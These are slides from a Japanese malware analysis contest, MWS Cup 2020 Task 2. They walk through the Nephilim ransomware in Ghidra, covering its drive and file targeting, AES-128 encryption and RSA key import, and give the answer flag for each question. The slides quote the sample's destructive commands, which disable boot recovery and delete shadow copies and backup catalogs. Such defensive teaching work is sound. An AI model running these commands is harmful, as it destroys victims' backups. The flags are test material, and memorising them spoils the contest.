



MWS Cup 2020 課題2 解説



2020の特徴

- IDAからGhidraへ
 - アメリカ国家安全保障局(NSA)が開発したリバースエンジニアリングツール
 - 昨年までidb形式の問題ファイルを配っていたがgzf形式に変更
 - SANSのトレーニングもGhidraに置き換わった
- 日本語の解説書籍も出版されている
 - 筆者...

Home > Blog > SANS FOR610: Reverse-Engineering Malware – Now, with Ghidra

 Anuj Soni

SANS FOR610: Reverse-Engineering Malware – Now, with Ghidra

SANS FOR610: Reverse-Engineering Malware now uses Ghidra for static code analysis.

April 28, 2020




今年の問題担当

- 課題2主担当
 - 株式会社サイバーディフェンス研究所 中島 将太
- 問題作成委員
 - セキュアワークス株式会社 中津留 勇
 - 株式会社カスペルスキー 石丸 傑
 - 株式会社日立製作所 石淵 一三
 - 株式会社 エヌ・エフ・ラボラトリーズ 皆川 諒
 - 株式会社 エヌ・エフ・ラボラトリーズ 齋藤 慶太


GhidraのBookmark

- 昨年のアンケートでもブックマークが好評であったためGhidraのBookmark機能を使って問題を登録済み
- ツールバー → Window → Bookmark



問題背景: Human-Operated Ransomware (標的型ランサムウェア)

- 2019年頃からランサムウェアを用いた新たな攻撃が急増
 - a. APTのような手法で横展開し組織の奥深くに侵入する
 - b. 最近では発見した機密情報の窃取も行う
 - c. ランサムウェアを組織全体に配信し、復号と情報公開をネタに脅迫



くわしい攻撃手法が気になった方はこちら

ランサムウェアに標的型攻撃手法を求めるのは間違っているだろうか

セキュアワークス株式会社

玉田 清貴

山崎 景太

中津留 勇

2020/01/17

Japan Security Analyst Conference 2020

Secureworks®

課題内容

課題2 静的解析

1.ファミリ名

2

2.CALL命令で実行される処理

2

3.暗号化対象ドライブ

2

4.暗号化対象ファイル

2

5.暗号化処理

2

6.暗号化アルゴリズム

2

7.データの役割

4

8.関数の処理

4

問題1:ファミリ名

マルウェアのファミリ名を答えよ。この問題では、大文字小文字は区別しない。解答フォーマットは、**MWS{ファミリ名}**とする。


📄 sample.gzf

Flag

Submit

問題1:ファミリ名

- PDB の情報が残されている
 - NEPHILIM.pdb
- NEPHILIM で検索するといくつかのブログ記事が見つかる



0101
DAT Defined Strings - 2 items (of 143)

Location	String Value	Str
00403540	.NEPHILIM	u"
004044f8	C:\av\suck\if#pdb#Release#NEPHILIM.pdb	"C

Filter: nephilim

Bookmarks x 0101
DAT Defined Strings x

CRIMEWARE

Meet NEMTY Successor, Nefilim/Nephilim Ransomware

JIM WALTER / MAY 4, 2020

Ransomware families NEMTY, Nefilim and Nephilim continue to evolve and merge, taking on aspects of other successful variants that aim to encrypt and extort.

ホーム 。サイバー犯罪 。ランサムウェア「Nefilim」事例の内部活動調査から見えた事前の情報窃取の可能性


ランサムウェア「Nefilim」事例の内部活動調査から見えた事前の情報窃取の可能性

投稿日: 2020年4月28日
脅威カテゴリ: サイバー犯罪, サイバー攻撃
執筆: Trend Micro

Trend Microが海外で提供する「Managed XDR」とインシデントレスポンス (IR) チームは、2020年3月に初めて発見されたランサムウェア「Nefilim (ネフィリム)」の侵入を受けた企業の事例を調査しました。この調査から、Nefilimを使用する攻撃者によるネットワーク侵入後の巧妙な活動と、標的組織に対する事前の情報入手の可能性が明らかになりました。

trends. In particular, over the last ransomware even further into the encrypted, but having to treat every of complexity for victims of these ar legal and compliance hurdles to

The flag is: **MWS{NEPHILIM}**



問題2:CALL命令で実行される処理

entry内の0040296aのCALL命令で実行される処理内容の説明として正しいものを選び。この問題は、解答回数が1回であるため注意すること。

- バックアップの削除
- ファイルの暗号化
- マルウェアの永続化
- イベントログの消去

Submit

呼び出される命令

- 0040296aのCALL命令ではDAT_00405110の値が呼び出される
 - DAT_00405110にはGetProcAddressで取得したShellExecuteAのアドレスが入っている

```
0040293b 68 c8 35 ...   PUSH    s_shell32.dll_004035c8                = "shell32.dll"
00402940 ff d3          CALL    EBX=>KERNEL32.DLL::LoadLibraryA
00402942 a3 14 51 ...   MOV     [DAT_00405114],EAX

                                LAB_00402947                                XREF[1]: 00402939(j)
00402947 39 35 10 ...   CMP     dword ptr [DAT_00405110],ESI
0040294d 75 0d          JNZ    LAB_0040295c
0040294f 68 d4 35 ...   PUSH    s_ShellExecuteA_004035d4                = "ShellExecuteA"
00402954 50            PUSH    EAX
00402955 ff d7          CALL    EDI=>KERNEL32.DLL::GetProcAddress
00402957 a3 10 51 ...   MOV     [DAT_00405110],EAX

                                LAB_0040295c                                XREF[1]: 0040294d(j)
0040295c 56            PUSH    ESI
0040295d 56            PUSH    ESI
0040295e 68 a0 38 ...   PUSH    s_/c_bcdedit_/set_{default}_boots_004038a0 = " /c bcdedit /set {def
00402963 68 48 39 ...   PUSH    s_C:\asdfgsgdgasd\..\Windows\asdgag_00403948 = "C:\\asdfgsgdgasd\\..\\
00402968 56            PUSH    ESI
00402969 56            PUSH    ESI
0040296a ff 15 10 ...   CALL   dword ptr [DAT_00405110]
```

ShellExecuteAによるコマンドの実行

- ShellExecuteA
 - 第3引数には実行するファイル
 - 第4引数にはその引数を指定する
- cmd.exe /c
 - bcdedit /set {default} bootstatuspolicy ignoreallfailures
 - bcdedit /set {default} recoveryenabled no
 - wadmin delete catalog -quiet & wmic shadowcopy delete
- コマンドの処理
 - ブート時のスタートアップ修復を無効にする
 - バックアップカタログの削除
 - ボリュームシャドウコピーの削除

```
HINSTANCE ShellExecuteA(  
    HWND    hwnd,  
    LPCSTR  lpOperation,  
    LPCSTR  lpFile,  
    LPCSTR  lpParameters,  
    LPCSTR  lpDirectory,  
    INT     nShowCmd  
);
```

```
42 if (_DAT_00405110 == (code *)0x0) {  
43     _DAT_00405110 = (code *) (*pcVar3) (DAT_00405114, "ShellExecuteA");  
44 }  
45 (*_DAT_00405110) (0,0,  
46     "C:\\asdfgsdgsd\\...\\Windows\\asdgagsahsfahfhasahfsd\\...\\System32\\cmd.exe",  
47  
48     " /c bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set  
    {default} recoveryenabled no & wadmin delete catalog -quiet & wmic shadowcopy  
    delete"  
49     ,0,0);
```

問題3:暗号化対象ドライブ

FUN_00401ba3を解析し、暗号化の対象となるドライブの種類を選択せよ。なお解答フォーマットは、選択する数字を小さい順に並べたものとする。この問題は解答回数が1回であるため、注意すること。

例) すべてを選択する場合

MWS{1234}

- 1.固定ドライブ
- 2.取り外し可能ドライブ
- 3.ネットワークドライブ
- 4.書き込み可能なCD/DVDドライブ

GetDriveTypeWの返り値

- GetDriveTypeW の返り値が2,3,4の場合のみ暗号化をおこなう

```
local_10 = GetDriveTypeW(&local_18);
dwBytes = 4;
dwFlags = 0;
hHeap = GetProcessHeap();
lpParameter = (LPCWSTR *)HeapAlloc(hHeap, dwFlags, dwBytes);
if (((local_10 == 2) || (local_10 == 3)) || (local_10 == 4)) {
    *lpParameter = &local_18;
    FUN_00401314(&local_18);
    hHeap = CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, FUN_00401b8f,
        apvStack128[iVar1] = hHeap;
    Sleep(500);
    iVar1 = iVar1 + 1;
}
```

Return value

The return value specifies the type of drive, which can be one of the following values.

Return code/value	Description
DRIVE_UNKNOWN 0	The drive type cannot be determined.
DRIVE_NO_ROOT_DIR 1	The root path is invalid; for example, there is no volume mounted at the specified path.
DRIVE_REMOVABLE 2	The drive has removable media; for example, a floppy drive, thumb drive, or flash card reader.
DRIVE_FIXED 3	The drive has fixed media; for example, a hard disk drive or flash drive.
DRIVE_REMOTE 4	The drive is a remote (network) drive.
DRIVE_CDROM 5	The drive is a CD-ROM drive.
DRIVE_RAMDISK 6	The drive is a RAM disk.

The flag is: **MWS{123}**



問題4:暗号化対象ファイル

FUN_004013feを解析し、暗号化対象となるファイルとして正しい組み合わせを選択せよ。なお解答フォーマットは、選択する数字を小さい順に並べたものとする。この問題は解答回数が1回であるため、注意すること。

例) 1234を選択する場合

MWS{1234}


1. C:\aaa.cmd
2. C:\bbb.log
3. C:\mwscup2019.pdf.NEPHILIN
4. C:\$Recycle.Bin\deleted.txt
5. C:\Python27\python.exe
6. C:\Python27\README.TXT
7. C:\Python27\DLLs\sqlite3.dll
8. G:\data\mws2018.mp4
9. Z:\data\mwscup2020.pptx

暗号化対象ファイルの条件

- FindFirstFileW に WIN32_FIND_DATAW 構造体を適用
- FUN_004013fe にて lstrcmpiW でファイル名と拡張子を比較
 - 条件に当てはまらない場合はファイルを暗号化

```
WIN32_FIND_DATAW local_668;
WCHAR local_418 [260];
WCHAR local_210 [262];

lstrcpyW(local_210,param_1);
lstrcatW(local_210,L"*.");
hFindFile = FindFirstFileW(local_210,(LPWIN32_FIND_DATAW)local_668);
if (hFindFile != (HANDLE)0xffffffff) {
    do {
        iVar1 = lstrcmpiW(local_668.cFileName,L".");
        if (((iVar1 != 0) && (iVar1 = lstrcmpiW(local_668.cFileName,L".."), iVar1 != 0)) &&
            (iVar1 = lstrcmpiW(local_668.cFileName,L"..."), iVar1 != 0)) &&
            (((iVar1 = lstrcmpiW(local_668.cFileName,L"windows"), iVar1 != 0 &&
                (iVar1 = lstrcmpiW(local_668.cFileName,L"*RECYCLE.BIN"), iVar1 != 0) &&
                (iVar1 = lstrcmpiW(local_668.cFileName,L"rsa"), iVar1 != 0 &&
                (iVar1 = lstrcmpiW(local_668.cFileName,L"log"), iVar1 != 0 &&
                (iVar1 = lstrcmpiW(local_668.cFileName,L"NIJDETECT.COM"), iVar1 != 0)))) &&
            (iVar1 = lstrcmpiW(local_668.cFileName,L"ntldr"), iVar1 != 0)) &&
            (((iVar1 = lstrcmpiW(local_668.cFileName,L"MSDOS.SYS"), iVar1 != 0 &&
                (iVar1 = lstrcmpiW(local_668.cFileName,L"IO.SYS"), iVar1 != 0)) &&
                (iVar1 = lstrcmpiW(local_668.cFileName,L"boot.ini"), iVar1 != 0)) &&
                (iVar1 = lstrcmpiW(local_668.cFileName,L"AUTOEXEC.BAT"), iVar1 != 0 &&
                (iVar1 = lstrcmpiW(local_668.cFileName,L"ntuser.dat"), iVar1 != 0)))) &&
            ((iVar1 = lstrcmpiW(local_668.cFileName,L"desktop.ini"), iVar1 != 0 &&
```



```
lpString1 = (LPCWSTR)PathFindExtensionW(local_668.cFileName);
iVar1 = lstrcmpiW(lpString1,L".exe");
if (((iVar1 != 0) && (iVar1 = lstrcmpiW(lpString1,L".log"), iVar1 != 0)) &&
    ((iVar1 = lstrcmpiW(lpString1,L".cab"), iVar1 != 0 &&
    ((iVar1 = lstrcmpiW(lpString1,L".cmd"), iVar1 != 0 &&
    (iVar1 = lstrcmpiW(lpString1,L".com"), iVar1 != 0)) &&
    (iVar1 = lstrcmpiW(lpString1,L".cpl"), iVar1 != 0)))) &&
    (((iVar1 = lstrcmpiW(lpString1,L".ini"), iVar1 != 0 &&
    (iVar1 = lstrcmpiW(lpString1,L".dll"), iVar1 != 0)) &&
    (iVar1 = lstrcmpiW(lpString1,L".url"), iVar1 != 0 &&
    ((iVar1 = lstrcmpiW(lpString1,L".ttf"), iVar1 != 0 &&
    (iVar1 = lstrcmpiW(lpString1,L".mp3"), iVar1 != 0)) &&
    ((iVar1 = lstrcmpiW(lpString1,L".pif"), iVar1 != 0 &&
    (((iVar1 = lstrcmpiW(lpString1,L".mp4"), iVar1 != 0 &&
    (iVar1 = lstrcmpiW(lpString1,L".NEPHILIM"), iVar1 != 0)) &&
    (iVar1 = lstrcmpiW(lpString1,L".msi"), iVar1 != 0)) &&
    (iVar1 = lstrcmpiW(lpString1,L".lnk"), iVar1 != 0) &&
    (iVar1 = lstrcmpiW((LPCWSTR)local_668.cFileName,L"NEPHILIN-DECRYPT.txt"),
    iVar1 != 0)))))))))) {
    aa_encrypt_file(local_418);
```

拡張子のタイプ(?)

- FUN_004017b2 を解析すると暗号化したファイルの拡張子として .NEPHILIN を追加することがわかる。

```
lstrcpyW(filename_nephilin,src_filename);  
lstrcatW(filename_nephilin,L".NEPHILIN");  
MoveFileW(src_filename,filename_nephilin);  
return;
```

- 改めて FUN_004013fe を確認すると .NEPHILIM を除外設定としている為、暗号化されたファイルに付けられる拡張子を持つ C:\mwscup2019.pdf.NEPHILIN も暗号化対象となる。

```
((iVar1 = lstrcmpiW(lpString1,L".ttf"), iVar1 != 0 &&  
(iVar1 = lstrcmpiW(lpString1,L".mp3"), iVar1 != 0)) &&  
(iVar1 = lstrcmpiW(lpString1,L".pif"), iVar1 != 0 &&  
(((iVar1 = lstrcmpiW(lpString1,L".mp4"), iVar1 != 0 &&  
  (iVar1 = lstrcmpiW(lpString1,L".NEPHILIM"), iVar1 != 0)) &&  
  (iVar1 = lstrcmpiW(lpString1,L".msi"), iVar1 != 0)) &&  
(iVar1 = lstrcmpiW(lpString1,L".lnk"), iVar1 != 0 &&
```

The flag is: **MWS{369}**



問題5:暗号化処理

ファイルの暗号化処理をおこなう関数のアドレスを解答せよ。解答フォーマットは、`MWS{アドレスの数値}`とする。

例) 暗号化処理の関数が `FUN_0040dead` の場合、`MWS{0040dead}`

ヒントをうまく使う

- 事前連絡や競技中の解説で紹介した `findcrypt` を使う

py-findcrypt-ghidra

FindCrypt for Ghidra written in Python. All constants are referenced from [findcrypt](#).

Installation

clone this repository and add the cloned path to `Script Directories` in `Script Manager` of Ghidra.

Usage

Run `findcrypt.py` after installation. once successfully done, this script will show the found algorithm name and address, like following.

```
findcrypt.py> Running...
[*] processing non-sparse consts
[+] found CRC32_m_tab_le for CRC32 at 4b2992d0
[+] found SHA256_K for SHA256 at 4b28d9e0
[*] processing sparse consts
[+] found SHA256_H for SHA256 at 4b2edb20
[+] found MD5_initstate for MD5 at 4b37a610
[*] processing operand consts
findcrypt.py> Finished!
```

findcrypt

- AES の sbox が見つかるので、sbox の XREF を辿ってみる

```
Console - Scripting
findcrypt.py> Running...
[*] processing non-sparse consts
  [+] found Rijndael_sbox for AES at 004030a0
  [+] found Rijndael_inv_sbox for AES at 004031a0
[*] processing sparse consts
[*] processing operand consts
findcrypt.py> Finished!
```


読みやすい場所までXREFを辿る

- sbox の XREF から
00401000 → 0040128f → 004017b2 まで
XREF を辿ると、Windows API が
使われている関数まで到達する
- ReadFile
→ FUN_0040128f (AES の sbox を参照)
→ WriteFile
の流れが見えるので、
0040128f がファイル暗号化処理の関数

```
le: FUN_004017b2 - (b8066b7ec376bc5928d78693d236dbf47414)
local_1c = (LPVOID)((local_24 - local_2c)
if (((int)local_1c < 0) ||
    ((local_1c == (LPVOID)0x0 ||
     (SBORROW4(local_24,local_2c) !=
      SBORROW4(local_24 - local_2c,(uint)
        (local_28 - local_30 < 250000)))))) bre
dwBytes = 0x1e848;
dwFlags = 0;
hHeap = GetProcessHeap();
local_1c = HeapAlloc(hHeap,dwFlags,dwByte
SetFilePointerEx(local_c,CONCAT44(local_2
ReadFile(local_c,local_1c,0x1e848,&local_
FUN_0040128f(extraout_ECX_01,(int)local_1
    (undefined *)local_14);
SetFilePointerEx(local_c,CONCAT44(local_2
WriteFile(local_c,local_1c,0x1e848,&local
hHeap = GetProcessHeap();
HeapFree(hHeap,0,local_1c);
bVar2 = 0xffffc2f6f < local_30;
local_30 = local_30 + 250000;
local_2c = local_2c + (uint)bVar2;
} while ((local_2c < local_24) || ((local_2
```

The flag is: `MWS{0040128f}`



問題6:暗号化アルゴリズム


ファイルの暗号化アルゴリズムを以下から選択せよ。この問題は、解答回数が1回であるため注意すること。

- RC4
- RC6
- DES
- 3DES
- AES-128
- AES-192
- AES-256
- RSA-1024
- RSA-2048
- RSA-4096

Submit

AES の仕様を確認する

- findcrypt から AES だとわかっているので、ビット数を特定する情報を探す
 - 鍵長によってラウンド処理の回数が異なる



AESの鍵長

- 鍵長は以下の3つ
 - 128 bit = 16 byte
 - 192 bit = 24 byte
 - 256 bit = 32 byte
- 鍵長がわかればビット数わかる

```
FUN_0040128f(undefined4 param_1,int key,int param_3,uint param_4,undefined4 *param_5,  
            undefined *param_6)  
  
{  
    char *pcVar1;  
    int iVar2;  
    uint uVar3;  
    undefined local_c4 [176];  
    undefined4 local_14;  
    undefined4 uStack16;  
    undefined4 uStack12;  
    undefined4 uStack8;  
  
    aa_KeyExpansion((int)local_c4,key);
```

鍵の生成処理

- FUN_0040128f 関数の引数を辿る
- 鍵の生成処理を確認
 - SystemFunction036 を利用してランダムな16byteを生成

```
void __cdecl FUN_00401d06(undefined4 param_1)
{
    if (DAT_0040510c == (HMODULE)0x0) {
        DAT_0040510c = LoadLibraryA("advapi32.dll");
    }
    if (DAT_00405108 == (FARPROC)0x0) {
        DAT_00405108 = GetProcAddress(DAT_0040510c, "SystemFunction036");
    }
    (*DAT_00405108)(param_1, 0x10);
    return;
}
```

RtlGenRandom function (ntsecapi.h)

12/05/2018 • 2 minutes to read

[The RtlGenRandom function is available for use in the operating systems specified in the Requirements section. It may be altered or unavailable in subsequent versions. Instead, use the [CryptGenRandom](#) function.]

The RtlGenRandom function generates a pseudo-random number.

Note This function has no associated import library. This function is available as a resource named `SystemFunction036` in `Advapi32.dll`. You must use the `LoadLibrary` and `GetProcAddress` functions to dynamically link to `Advapi32.dll`.

ラウンド処理部分を探す

- sbox が使われている関数の回りを探すと、004017b2 が AES のメイン処理に該当
- ラウンド数は 10

```
2 void __cdecl AES_round(undefined4 param_1)
3
4 {
5     byte bVar1;
6     byte *unaff_ESI;
7
8     aa_AddRoundKey(param_1);
9     bVar1 = 1;
10    do {
11        aa_SubBytes(unaff_ESI);
12        aa_ShiftRows();
13        aa_MixColumns((int)unaff_ESI);
14        aa_AddRoundKey(param_1);
15        bVar1 = bVar1 + 1;
16    } while (bVar1 < 10);
17    aa_SubBytes(unaff_ESI);
18    aa_ShiftRows();
19    aa_AddRoundKey();
20    return;
21 }
```


The flag is: AES-128



7.データの役割

004040f8 のデータはどういうデータで何の処理に使用されるか答えよ。この問題は完全に正解していない場合であっても、内容に応じて部分点を与える。

New Submission Previous Submissions

Submission

Submit

自由記述問題

004040f8のデータの確認

A-Za-z+/で構成された文字列

```
s_BgIAAACkAABSU0ExAAgAAAEAAQB/FUVX_004040f8 XREF[6]: FUN_004024d3:004024e8(*),  
FUN_004024d3:004024ed(*),  
FUN_004024d3:004024f4(*),  
FUN_004024d3:00402520(*),  
FUN_004024d3:00402527(*),  
00405000(*)
```

```
004040f8 42 67 49 ... ds "BgIAAACkAABSU0ExAAgAAAEAAQB/FUVXt7T58/+rvMEUgmYtLLs...
```

004040f8のデータの参照元を確認

- FUN_004024d3で参照されている
 - WinCrypt系関数を名前解決
 - CryptStringToBinaryA
 - CRYPT_STRING_BASE64
 - CryptImportKey
- CryptImportKeyでインポートする
RSAの鍵

```
44 LAB_00402508:
45     pcVar2 = GetProcessHeap_exref;
46     dwBytes = local_8;
47     hHeap = GetProcessHeap();
48     lpMem = HeapAlloc(hHeap, (DWORD)dwFlags, dwBytes);
49     pSVar7 = &local_8;
50     pvVar6 = lpMem;
51     uVar5 = (*pcVar4)(pcVar3);
52     uExitCode = CryptStringToBinaryA(pcVar3, uVar5, pvVar6, pSVar7);
53 } while (uExitCode == 0);
54 pcVar4 = (code *)0x0;
55 if (DAT_0040500c == 0) {
56     pcVar3 = (char *)&DAT_0040500c;
57     iVar1 = CryptAcquireContextA(&DAT_0040500c, "rsa session", 0);
58     if ((iVar1 != 0) || (iVar1 = CryptAcquireContextA(&DAT_0040500c, "skr skr skr", 8), iVar1 != 0))
59         goto LAB_00402570;
60 }
```

Recipe

From Base64

Alphabet: A-Za-z0-9+/=

Remove non-alphabet chars

Input

length: 368
lines: 1

Output

time: 2ms
length: 276
lines: 1

....h. RSA1.....EW. 'úóy«%Á..f-,».|MóoÁ.ºüÜë.ñVtðIP=.6'!
iõ.yü.Fü.. /8)..'è%K&.t«.vúç.†|»»H4..Renÿ. x?eU.ójé..ÚD.ÏTç8.h...R°.È±
\\áñCíÁ(.5P@á0A1..VT..»j.ã+&™=.ç.gß..Ä{
mú..Ví. '! .É.T0.º5æ°.zE.ã'. 'x..0.ÁÁá.)w1cþfÜiyüë.Vðc.N.xRÁSE*!É.òxz.ÖXÉ.
ç%EKºÜg'`h(.).#`FX)..q*ã6.Öx.ÁX

インポートした鍵の用途

- 鍵の参照を辿る
 - インポートした鍵はCryptEncryptで使用
 - ランダム生成した AES の key と IV を CryptEncrypt で暗号化

```
2 void __cdecl CryptImportKey(BYTE *bData, DWORD dwDataLen)
3
4 {
5     HCRYPTPROV hProv;
6
7     hProv = hProv;
8     if (DAT_004050cc == (HMODULE)0x0) {
9         DAT_004050cc = LoadLibraryA("advapi32.dll");
10    }
